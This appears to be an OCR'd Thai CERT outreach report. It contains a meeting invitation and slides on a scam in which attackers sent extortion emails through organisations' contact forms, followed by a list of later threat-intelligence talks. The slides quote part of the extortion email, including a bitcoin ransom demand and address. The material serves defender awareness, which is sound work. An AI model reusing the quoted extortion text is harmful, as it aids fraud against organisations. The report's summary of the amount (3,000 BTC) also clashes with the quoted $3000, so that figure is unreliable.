ทั้งนี้ ในการบรรยายมีวัตถุประสงค์เพื่อเผยแพร่ความรู้เกี่ยวกับรูปแบบการโจมตีทางไซเบอร์ที่น่าสนใจที่ศูนย์ TTC-CERT พบในห้วง ก.ย.65 - ต.ค.65 ที่ผ่านมา โดยต้องการให้ผู้เข้ารับการฟังบรรยาย (ซึ่งเป็นผู้ปฏิบัติหน้าที่ CERT ของภาคส่วนอื่น ๆ) ได้ตระหนักถึงรูปแบบของภัยคุกคามทางไซเบอร์ที่น่าสนใจ และอาจเกิดขึ้นกับภาคส่วนอื่น ๆ ในอนาคตอันใกล้ พร้อมทั้งกรณีศึกษาจากประสบการณ์ของศูนย์ TTC-CERT ที่ได้พบจากรูปแบบการโจมตีดังกล่าวอีกด้วย โดยมีรายละเอียดหัวข้อการบรรยายตามเอกสารแนบท้าย 2 ซึ่งการบรรยายในหัวข้อดังกล่าวจะเป็นประโยชน์แก่สาธารณะอันเนื่องมาจากผู้เข้ารับฟังบรรยายเป็นผู้ปฏิบัติหน้าที่ CERT ของภาคส่วนอื่น ๆ โดยตรง ซึ่งสามารถนำสิ่งที่ศูนย์ TTC-CERT ถ่ายทอดไปประยุกต์ใช้กับหน่วยงานหรือองค์กรในภาคส่วนของตนเองได้และเกิดประโยชน์สูงสุดกับประเทศไทย

สรุปข้อการบรรยาย มีดังนี้

- Contact Us Form/Contact Form - ตัวอย่างของ Contact Us Form/Contact Form ที่พบในประเทศไทย
- Case Study - รูปแบบการใช้ Contact Us Form/Contact Form ที่มีช่องโหว่ขององค์กรอื่น ๆ ในการหลอกลวงอีกองค์กรหนึ่งโดยมีวัตถุประสงค์เพื่อหลอกให้เหยื่อโอนเงินค่าไถ่
- สรุป - ศูนย์ TTC-CERT ประเมินแล้วมีความมั่นใจในระดับสูง (a high level of confidence) ว่ากรณีนี้เป็นการหลอกลวง (scam) จากกลุ่มผู้ไม่หวังดี เพื่อหลอกให้เหยื่อตกใจและหวังผลในการหลอกลวง (scam) องค์กรในการโอนเงินให้ผู้ไม่หวังดีเป็นจำนวน 3,000 BTC
- Challenges
    - กรณีผู้ไม่หวังดีใช้วิธีนี้ในการโจมตีส่งไฟล์มัลแวร์ที่เป็นอันตราย หรือ ลิงก์ที่เป็นอันตรายให้กับพนักงานในองค์กรผ่านแบบฟอร์มการติดต่อ (contact form) และส่งข้อมูลไปยังอีเมลของพนักงาน
    - URL ที่เป็นแชร์ไฟล์ของบริการแชร์ไฟล์ (file-sharing service)
    - URL ที่เป็นแชร์โฟลเดอร์บริการแชร์ไฟล์ (file-sharing service)
    - บริการแชร์ไฟล์ (file-sharing service) เช่น box.com dropbox.com mega.nz หรือ ownCloud

ภาพแสดงบรรยากาศการบรรยาย

สมาคมบริษัทหลักทรัพย์ไทย
ASCO
ASSOCIATION OF THAI SECURITIES COMPANIES

ที่ IT 027/2565

17 ตุลาคม 2565

เรื่อง ขอเรียนเชิญเข้าร่วมประชุมคณะทำงาน Thailand CERTs Community ครั้งที่ 4/2565

เรียน เลขาธิการคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ
เลขาธิการคณะกรรมการกำกับและส่งเสริมการประกอบธุรกิจประกันภัย
ปลัดกระทรวงสาธารณสุข
ผู้อำนวยการสำนักงานพัฒนารัฐบาลดิจิทัล
นายกสมาคมธนาคารไทย
นายกสมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์

สิ่งที่ส่งมาด้วย 1. กำหนดการจัดประชุม Thailand CERTs Community (TH-CC) ครั้งที่ 4/2565
2. QR Code หรือ Link การลงทะเบียน

ตามที่ ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ (N-CERT) ได้รวมกลุ่มกับศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ในอุตสาหกรรมต่าง ๆ ("Sectorial CERT") ในประเทศไทย เข้าเป็นคณะทำงาน Thailand CERTs Community ("TH-CC") เพื่อสร้างเครือข่ายความสัมพันธ์ และความไว้วางใจ เพื่อให้การยกระดับความมั่นคงปลอดภัยทางไซเบอร์ของประเทศได้สัมฤทธิ์ผล โดย N-CERT และ Sectorial CERT แต่ละแห่งได้หมุนเวียนกันเป็นเจ้าภาพการจัดประชุมคณะทำงาน TH-CC เป็นประจำทุกเดือน นั้น

ในการนี้ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ภาคตลาดทุน (TCM-CERT) โดยสมาคมบริษัทหลักทรัพย์ไทย จึงขอเรียนเชิญผู้แทนหน่วยงานจาก N-CERT และ Sectorial CERT แต่ละแห่ง เข้าร่วมการประชุมดังกล่าว ในวันพุธที่ 26 ตุลาคม 2565 เวลา 11:30 - 16:00 น. ณ ห้องประชุม 1601 ชั้น 16 อาคารสำนักงานคณะกรรมการกำกับหลักทรัพย์และตลาดหลักทรัพย์ เลขที่ 333/3 ถนนวิภาวดีรังสิต แขวงจอมพล เขตจตุจักร กรุงเทพฯ ทั้งนี้ สามารถลงทะเบียนได้ตาม QR Code หรือ ลิงค์ที่แนบมาพร้อมนี้ ภายในวันจันทร์ที่ 24 ตุลาคม 2565

จึงเรียนมาเพื่อโปรดพิจารณาเข้าร่วมการประชุมข้างต้น ตาม วัน เวลา และสถานที่ดังกล่าว

ขอแสดงความนับถือ

(นายพิเชษฐ สิทธิอำนวย)
นายกสมาคม
สมาคมบริษัทหลักทรัพย์ไทย

สิ่งที่ส่งมาด้วย 1

กำหนดการจัดประชุม Thailand CERTs Community (TH-CC) ครั้งที่ 4/2565

วันพุธที่ 26 ตุลาคม 2565 เวลา 11:30 – 16:00 น. ณ ห้องประชุม 1601 ชั้น 16 อาคารสำนักงาน ก.ล.ต.

เวลา	กำหนดการ	บรรยายโดย
11.30-12.00 น.	เปิดลงทะเบียน	
12.00-13.00 น.	Lunch Talk ณ ห้องอาหาร 1107 ชั้น 11 อาคารสำนักงาน ก.ล.ต.	
13.00-13.15 น.	**วาระที่ 1** กล่าวตอนรับสมาชิก Thailand CERTs Community	นายกสมาคมบริษัทหลักทรัพย์ไทย (ASCO) หรือ ผู้แทนคณะทำงานศูนย์ประสานการรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ภาคตลาดทุน (TCM-CERT)
13.15-13.30 น.	**วาระที่ 2** เรื่องสืบเนื่อง 2.1 แนะนำคณะทำงาน TCM-CERT 2.2 แนะนำสมาชิกผู้เข้าร่วม (ถ้ามี) 2.3 รับรองการประชุม ครั้งที่ผ่านมา	ฝ่ายกำกับและตรวจสอบความเสี่ยงด้านเทคโนโลยีสารสนเทศ สำนักงาน ก.ล.ต. สมาชิกจาก CERT เจ้าของเรื่อง
13.30-15.00 น.	**วาระที่ 3** Event Sharing (วาระประมาณ 20 นาที) 3.1 ภาพรวมโครงสร้างตลาดทุน 3.2 แนวทางดำเนินการ/ความคืบหน้าการยกระดับ TCM-CERT เพื่อทำหน้าที่เป็น Sectorial CERT 3.3 ภาพรวมการดำเนินการ CMX และ Cybersecurity awareness ภาคตลาดทุน 3.4 Contact Us Form Scam	ฝ่ายกำกับและตรวจสอบความเสี่ยงด้านเทคโนโลยีสารสนเทศ สำนักงาน ก.ล.ต. คณะทำงาน TCM-CERT สมาคมบริษัทหลักทรัพย์ไทย (ASCO) คุณพิศุทธิ์ ม่วงสมัย ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)
15.00-16.00 น.	**วาระที่ 4** เรื่องเพื่อพิจารณา หารือปัญหา อุปสรรค ในการดำเนินการ และขอคำแนะนำจาก CERT ต่าง ๆ	

สิ่งที่ส่งมาด้วย 2

QR Code สำหรับลงทะเบียนประชุม
"Thailand CERTs Community (TH-CC) ครั้งที่ 4/2565"

https://forms.office.com/r/vTtihE6HcQ

อาคารซุดเลครัชดาออฟฟิศคอมเพล็กซ์ 2 ชั้น 5 เลขที่ 195/6 ถนนรัชดาภิเษก แขวงคลองเตย เขตคลองเตย กรุงเทพฯ 10110 โทรศัพท์ 0-2264-0909 โทรสาร 0-2661-8505-6
Lake Rajada Office Complex 2, 5th Floor 195/6 Rajadapisek Road, Klongtoey, Bangkok 10110 Thailand Tel (662) 264-0909 Fax (662) 661-8505-6
E-mail : asco@asco.or.th Web Site : http:// www.asco.or.th

Contact Us Form Scam

กรณีผู้ไม่หวังดีใช้ contact us form ในการหลอกลวง (scam) องค์กรในประเทศไทย


โดย ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

26 ต.ค.65


Agenda

- Contact Us Form/Contact Form
- Case Study
- สรุป
- Challenges

Contact Us Form/Contact Form




Case Study - Contact Form



Source: https://www.backbuero.de/Impressum-Kontakt.2.html

Case Study - Attack Chains



Case Study - Ransom Note

Your Site Has Been Hacked

PLEASE FORWARD THIS EMAIL TO SOMEONE IN YOUR COMPANY WHO IS ALLOWED TO MAKE IMPORTANT DECISIONS!

We have hacked your website [ตัดออก] and extracted your databases.

...

How do i stop this?


We are willing to refrain from destroying your site's reputation for a small fee. The current fee is $3000 in bitcoins (BTC).

Please send the bitcoin to the following Bitcoin address (Make sure to copy and paste):

3QTr68okgYSc395wNJXNsrX41sj3VHh2ME

...

Case Study - Email Scams



Case Study - Bitcoin address (3QTr68okgYSc395wNJXNsrX41sj3VHh2ME)

- ไม่เคยมีการนำ Bitcoin address ดังกล่าวมาใช้งานจากผู้โจมตีกลุ่มต่าง ๆ มาก่อนในอดีต
- ไม่เคยมีความเคลื่อนไหว (transaction) ใด ๆ ที่เกิดจาก Bitcoin address ดังกล่าวเลย

Source: https://www.blockchain.com/btc/address/3QTr68okgYSc395wNJXNsrX41sj3VHh2ME

Case Study - สรุป

- ศูนย์ TTC-CERT ประเมินแล้วมีความมั่นใจในระดับสูง (a high level of confidence) ว่ากรณีนี้เป็นการหลอกลวง (scam) จากกลุ่มผู้ไม่หวังดี เพื่อหลอกให้เหยื่อตกใจและหวังผลในการหลอกลวง (scam) องค์กรในการโอนเงินให้ผู้ไม่หวังดีเป็นจำนวน 3,000 BTC


Challenges

- กรณีผู้ไม่หวังดีใช้วิธีนี้ในการโจมตี
  - ส่งไฟล์มัลแวร์ที่เป็นอันตราย หรือ ลิงก์ที่เป็นอันตราย
  - ให้กับพนักงานในองค์กรผ่านแบบฟอร์มการติดต่อ (contact form) และส่งข้อมูลไปยังอีเมลของพนักงาน
- URL ที่เป็นแชร์ไฟล์ของบริการแชร์ไฟล์ (file-sharing service)
- URL ที่เป็นแชร์โฟลเดอร์บริการแชร์ไฟล์ (file-sharing service)
- บริการแชร์ไฟล์ (file-sharing service) เช่น box.com dropbox.com หรือ mega.nz

รายงานฉบับเต็ม

- สามารถดาวน์โหลดได้ที่ https://www.ttc-cert.or.th/ หรือ https://drive.google.com/file/d/1P2lQdHM5Btq0Q_Q-LaWMZy0H398sThpn/view

- หรือ



References

- https://drive.google.com/file/d/1P2lQdHM5Btq0Q_Q-LaWMZy0H398sThpn/view
- https://www.blockchain.com/btc/address/3QTr68okeYSc395wNJXNsrX41sj3VHh2ME
- https://www.backbuero.de/Impressum-Kontakt.2.html

คำถาม/ข้อสงสัย/ข้อเสนอแนะ

รายงานการเผยแพร่ความรู้ด้านการรักษาความปลอดภัยทางไซเบอร์

เพื่อประโยชน์สาธารณะ ครั้งที่ 17 - 24

หน่วยเจ้าของโครงการ:

สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:

นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:

ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:

นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ

พันโท พิศุทธิ์ ม่วงสมัย

สิบโท มาวิณ ภาสประภา

นางสาว ภัสรา ตั้งพลังกุล


งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)

ระยะเวลาดำเนินโครงการ: 36 เดือน

สัญญารับทุนเลขที่ A62-1-(2)-010

ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่ความรู้ด้านการรักษาความปลอดภัยทางไซเบอร์เพื่อประโยชน์สาธารณะ โดยมีรายการดังนี้

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 17** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่บทความชื่อ “**รูปแบบวิธีการในการโจมตีแบบใหม่ของกลุ่ม MuddyWater และวิธีการตรวจจับ**” เมื่อ 6 ก.พ.66 เนื่องจากในห้วงเวลาดังกล่าวศูนย์ TTC-CERT พบการรายงานรูปแบบวิธีการในการโจมตีแบบใหม่ของกลุ่ม MuddyWater โดยเป็นบทความของ DeepInstinct ชื่อ "New MuddyWater Threat: Old Kitten; New Tricks" ทั้งนี้กลุ่ม MuddyWater เป็นหนึ่งในกลุ่มที่ศูนย์ TTC-CERT เฝ้าจับตาอยู่ เนื่องจากที่ผ่านมากลุ่ม MuddyWater มีเป้าหมายและเคยทำการโจมตีองค์กรในภาคส่วนโทรคมนาคมไทยจำนวนไม่น้อยกว่า 3 ครั้งก่อนหน้านี้ โดยได้เผยแพร่บทความดังกล่าวที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง **ภาพที่ 1** โดยมีรายละเอียดตามเอกสารแนบท้าย 1




ภาพที่ 1 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 18** ศูนย์ TTC-CERT ได้ส่งผู้แทนไปบรรยายกรณีศูนย์ไซเบอร์กองทัพอากาศ ได้มีหนังสือเชิญให้ นายพิศุทธิ์ ม่วงสมัย เป็นวิทยากรในการบรรยายเพื่อเสริมสร้างองค์ความรู้ในการปฏิบัติงานด้านข่าวกรองภัยคุกคามทางไซเบอร์ (Cyber Threat Intelligence : CTI) และการใช้ประโยชน์จาก CTI เพื่อความมั่นคงปลอดภัยทางไซเบอร์ขององค์กร เมื่อวันศุกร์ที่ 3 กุมภาพันธ์ 2565 เวลา 10.00 ถึง 12.0 น. ณ ห้องประชุมศูนย์ไซเบอร์กองทัพอากาศ (ชั้น 3) เขตดอนเมือง กรุงเทพฯ โดยมีรายละเอียดตามเอกสารแนบท้าย 2

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 19** ศูนย์ TTC-CERT ได้ส่งผู้แทนไปบรรยายกรณีศูนย์ประสานงานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ กระทรวงกลาโหม (MODCSIRT) ได้มีหนังสือเชิญให้ นายพิศุทธิ์ ม่วงสมัย เป็นวิทยากรในการบรรยายเพื่อหารือและแลกเปลี่ยนข้อมูลด้านการดำเนินงานศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ (Sectorial CERT) ระหว่างศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) และศูนย์ประสานงานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ กระทรวงกลาโหม (MODCSIRT) เมื่อวันอังคารที่ 7 กุมภาพันธ์ 2566 เวลา 10.00 ถึง 12.00 น. ผ่านระบบประชุมทางไกลผ่านจอภาพ Zoom Meeting https://zoom.us/j/96370347161?pwd=QWJoNVNWZHlxVzBEMUN5QWVsS1J2dz09 โดยมีรายละเอียดตามเอกสารแนบท้าย 3

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 20** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่บทความชื่อ **“รายงานการวิเคราะห์กรณีพบการเพิ่มขึ้นของการใช้ไฟล์ Microsoft OneNote ในการโจมตีเพื่อแพร่กระจายมัลแวร์”** เมื่อ 10 มี.ค.66 เนื่องจากตั้งแต่ปลายเดือนมกราคม 2566 ศูนย์ TTC-CERT ตรวจพบผู้โจมตีกำลังใช้ไฟล์แนบ Microsoft OneNote ในการโจมตีในลักษณะแบบอีเมลฟิชชิ่ง (phishing email) มีจำนวนครั้งที่เพิ่มมากขึ้น เพื่อแพร่กระจายมัลแวร์ให้เหยื่อด้วยมัลแวร์รูปแบบต่าง ๆ ตลอดจนมัลแวร์ที่ผู้โจมตีใช้ในการโจมตีในครั้งนี้ หลายครั้งที่ศูนย์ TTC-CERT พบเป็นมัลแวร์ประเภท initial access broker และ/หรือ information stealer ที่พยายามขโมยข้อมูล credentials, ข้อมูลที่เกี่ยวกับการทำธุรกรรมทางการเงิน และ/หรือ ข้อมูลส่วนบุคคล (PII) ที่อยู่บนเครื่องคอมพิวเตอร์ของเหยื่อ ซึ่งอาจจะนำไปสู่การโจมตีโดยใช้มัลแวร์เรียกค่าไถ่ (ransomware) ได้ โดยได้เผยแพร่บทความดังกล่าวที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 2** โดยมีรายละเอียดตามเอกสารแนบท้าย 4



ภาพที่ 2 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 21** ศูนย์ TTC-CERT ได้ส่งผู้แทนไปบรรยายกรณีสำนักงานคณะกรรมการกำกับและส่งเสริมการประกอบธุรกิจประกันภัย (คปภ.) ได้มีหนังสือเชิญให้ นายพิศุทธิ์ ม่วงสมัย เป็นวิทยากรในการบรรยายในหัวข้อเรื่อง “รูปแบบการโจมตีทางไซเบอร์ต่อภาคส่วนโทรคมนาคมโดยกลุ่ม MuddyWater APT” เมื่อวันศุกร์ที่ 10 มีนาคม 2566 เวลา 13.00 ถึง 16.00 น. ณ ห้องประชุมชั้น 2 สถาบันวิทยาการประกันภัยระดับสูง สำนักงาน คปภ. โดยมีรายละเอียดตามเอกสารแนบท้าย 5
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 22** ศูนย์ TTC-CERT ได้ส่งผู้แทนไปบรรยายกรณีสำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) ได้มีหนังสือเชิญให้ นายมาวิณ ภาสประภา เป็นวิทยากรในการบรรยายเพื่อแชร์ประสบการณ์ที่เป็นประโยชน์ต่อโครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ ในการประชุมรับฟังความคิดเห็นของผู้มีส่วนเกี่ยวข้อง (Focus Group) ภายใต้โครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ เมื่อวันจันทร์ที่ 3 เมษายน 2566 เวลา 10.30 ถึง 11.00 น. ณ โรงแรมเซ็นทารา บาย เซ็นทารา ศูนย์ราชการ แจ้งวัฒนะ โดยมีรายละเอียดตามเอกสารแนบท้าย 6
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 23** ศูนย์ TTC-CERT ได้ส่งผู้แทนไปบรรยายกรณีสำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) ได้มีหนังสือเชิญให้ นายพิศุทธิ์ ม่วงสมัย เป็นวิทยากรการฝึกและทดสอบแผนเผชิญเหตุในกรณีเกิดเหตุภัยคุกคามทางไซเบอร์ในระดับวิกฤตในระดับประเทศ (Thailand's National Cyber Exercise 2023) ในการบรรยายในหัวข้อเรื่อง “สถานการณ์ภัยคุกคามทางไซเบอร์ที่มีต่อประเทศไทยที่เกี่ยวข้องกับภาคส่วนโทรคมนาคม” เมื่อวันพุธที่ 12 กรกฎาคม 2566 เวลา 14.45 ถึง 15.45 น.

ณ ห้องประชุมใหญ่ แกรนด์ฮอล โรงแรม การ์เด้น ซีวิว รีสอร์ท พัทยา จังหวัดชลบุรี โดยมีรายละเอียดตามเอกสารแนบท้าย 7

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 24** เมื่อประมาณ 10 กรกฎาคม 2566 ศูนย์ TTC-CERT ได้รับการติดต่อจากเจ้าหน้าที่ของ “โครงการโคแฟค” หรือ “COFACT (Collaborative Fact Checking)” กรณี รายงานแจ้งเตือนการโจมตีทางไซเบอร์ที่เผยแพร่โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) ถูกนำไปเติมแต่งเนื้อหาและสอดแทรกความคิดเห็นเพื่อสร้างความเกลียดชังคนกัมพูชา โดยศูนย์ TTC-CERT ได้มอบหมายให้ นายพิศุทธิ์ ม่วงสมัย เป็นผู้แทนในการให้ข้อมูลที่ถูกต้องกับโครงการโคแฟคในกรณีดังกล่าวผ่านทางโทรศัพท์ ทั้งนี้ วัตถุประสงค์ในการให้สัมภาษณ์ดังกล่าวเพื่อให้ข้อมูลและความรู้ที่ถูกต้องกับประชาชนชาวไทยเพื่อไม่ให้ตกเป็นเครื่องมือในการยุยงปลุกปั่นให้เกิดความเกลียดชังต่อประเทศเพื่อนบ้าน โดยมีรายละเอียดตามเอกสารแนบท้าย 8

เอกสารแนบท้าย 1

[TLP:CLEAR] รูปแบบวิธีการในการโจมตีแบบใหม่ของกลุ่ม MuddyWater และวิธีการตรวจจับ

เผยแพร่ให้ภาคส่วนโทรคมนาคมเมื่อ: 5 ม.ค.66

เผยแพร่ให้สาธารณะเมื่อ: 6 ก.พ.66

